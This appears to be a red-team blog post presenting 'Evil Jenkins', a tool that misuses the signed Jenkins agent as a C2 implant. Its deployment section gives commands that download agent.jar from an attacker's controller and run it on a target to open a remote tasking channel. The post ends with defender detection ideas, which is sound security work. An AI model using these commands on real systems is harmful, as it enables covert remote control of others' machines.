On a recent internal engagement I came across a Jenkins installation, compromised it through some developer AD users, and started using it as a pivot into the client’s cloud environment. While poking around I noticed Jenkins has a built-in Script Console that can execute Groovy directly on connected build agents. The thought occurred to me, why not use this for command and control?
Evil Jenkins is the result. It’s not meant to be a replacement for mature C2 frameworks, but rather to get people thinking about using CI/CD infrastructure and other trusted processes as C2 channels.
Why Jenkins

Jenkins is common in enterprise environments and most defenders will have at least heard of it. A defender who sees a Jenkins agent process connecting outbound on TCP 50000 is likely to move on, especially in an environment that actually runs Jenkins. Alert fatigue does the rest. Beyond that, the Jenkins agent binary is signed, trusted by security vendors and JNLP4 negotiates TLS-encryption by default.
How It Works

There are three pieces: the controller, the operator console, and the implant.
The controller is a Jar that listens on two ports: HTTP on 8080 for the API and TCP on 50000 for inbound implant connections. The operator console is a Flask app on port 5000 that proxies API calls to the controller and gives you a browser-based UI for managing implants and running commands. The implant is agent.jar, which is the official Jenkins remoting binary, unmodified.
The JNLP4 Handshake

When an implant connects, it opens a TCP socket to port 50000 and sends a length-prefixed banner: Protocol:JNLP4-connect. The controller reads that, hands the socket to JnlpProtocol4Handler, and a TLS session is negotiated using the controller’s self-signed certificate which is generated on first run and saved to data/controller.jks. The controller then validates the implant’s name and HMAC secret against its internal registry. If that passes, a bidirectional Channel is established and the implant is ready to receive tasks.
This is the exact same flow a production Jenkins controller uses with its agents.
Tasking
When you run a command, the controller compiles your Groovy source into JVM bytecode server-side using CompilationUnit, wraps the compiled class bytes in a GroovyScriptCallable, and ships it to the implant over the Channel. The implant deserializes and executes it using a custom ClassLoader — no Groovy compiler or ASM needed on the target, just a JVM. Output is captured and returned as a string.
Setup and Deployment
You’ll need Java 21 on the machine running the controller. The repo includes a Gradle wrapper so you don’t need Gradle installed separately. Python 3.8+ is needed for the operator console.
Building the Controller
cd controller
./gradlew shadowJar
This produces controller/build/libs/controller-1.0.0.jar — a single fat JAR with everything bundled, including agent.jar for distribution to targets.
Running the Controller and Operator Console
# Controller - binds HTTP to :8080, TCP to :50000
java -jar controller/build/libs/controller-1.0.0.jar

# Operator console - proxies to controller at localhost:8080
cd frontend
pip install -r requirements.txt
CONTROLLER_TOKEN=your-token python app.py
Open http://127.0.0.1:5000 to access the UI. Before deploying anywhere, update api.token in application.yml and set baseUrl to your controller’s externally reachable address.
Deploying an Implant

Register an implant through the console or directly against the API to get a name and secret, then run agent.jar on the target:
# Linux / macOS
curl -O http://<controller>:8080/jnlpJars/agent.jar
java -jar agent.jar \
  -url http://<controller>:8080 \
  -name target-01 \
  -secret <secret> \
  -workDir /tmp/.build

# Windows
curl -O http://<controller>:8080/jnlpJars/agent.jar
java -jar agent.jar -url http://<controller>:8080 -name target-01 -secret <secret> -workDir C:\ProgramData\build

# Direct TCP - bypasses HTTP discovery entirely
java -jar agent.jar \
  -direct <controller>:50000 \
  -protocols JNLP4-connect \
  -name target-01 \
  -secret <secret> \
  -workDir /tmp/.build
 Now that you know how it works and deploys, here’s what defenders should be watching for.
Detection Opportunities
The whole premise of Evil Jenkins relies on defenders not scrutinizing Jenkins agents. Here are a few ideas for defenders on what to watch for:
Unexpected hosts running the Jenkins agent.jar. This one is pretty simple. Maintain a list of servers that are expected to run Jenkins build agents and alert on any host outside that list making outbound connections on TCP 50000, or spawning a java process with agent.jar in the command line.
Outbound TCP 50000 to an unfamiliar destination. Production Jenkins agents connect to an internal controller, a known IP or hostname. An agent connecting to an external IP or anything outside the expected controller range is a red flag, especially if the destination isn’t a recognized Jenkins controller in your asset inventory.
Java spawning shell processes. Look for process trees where java is the parent of sh, bash, or powershell. Legitimate build agents do spawn shells, but typically from known build scripts with predictable arguments. Interactive-looking commands coming from a java parent process are suspicious.
Closing
I don’t want the takeaway here to be about Jenkins. Enterprise environments are full of trusted, high-privilege services that defenders may be blind to. Signed binaries, encrypted protocols, familiar process names. Jenkins is only one.
Red team: Look for services to misuse that your target already trusts. Blue team: Keep an eye out for familiar services being used in the wrong place, or in a malicious way.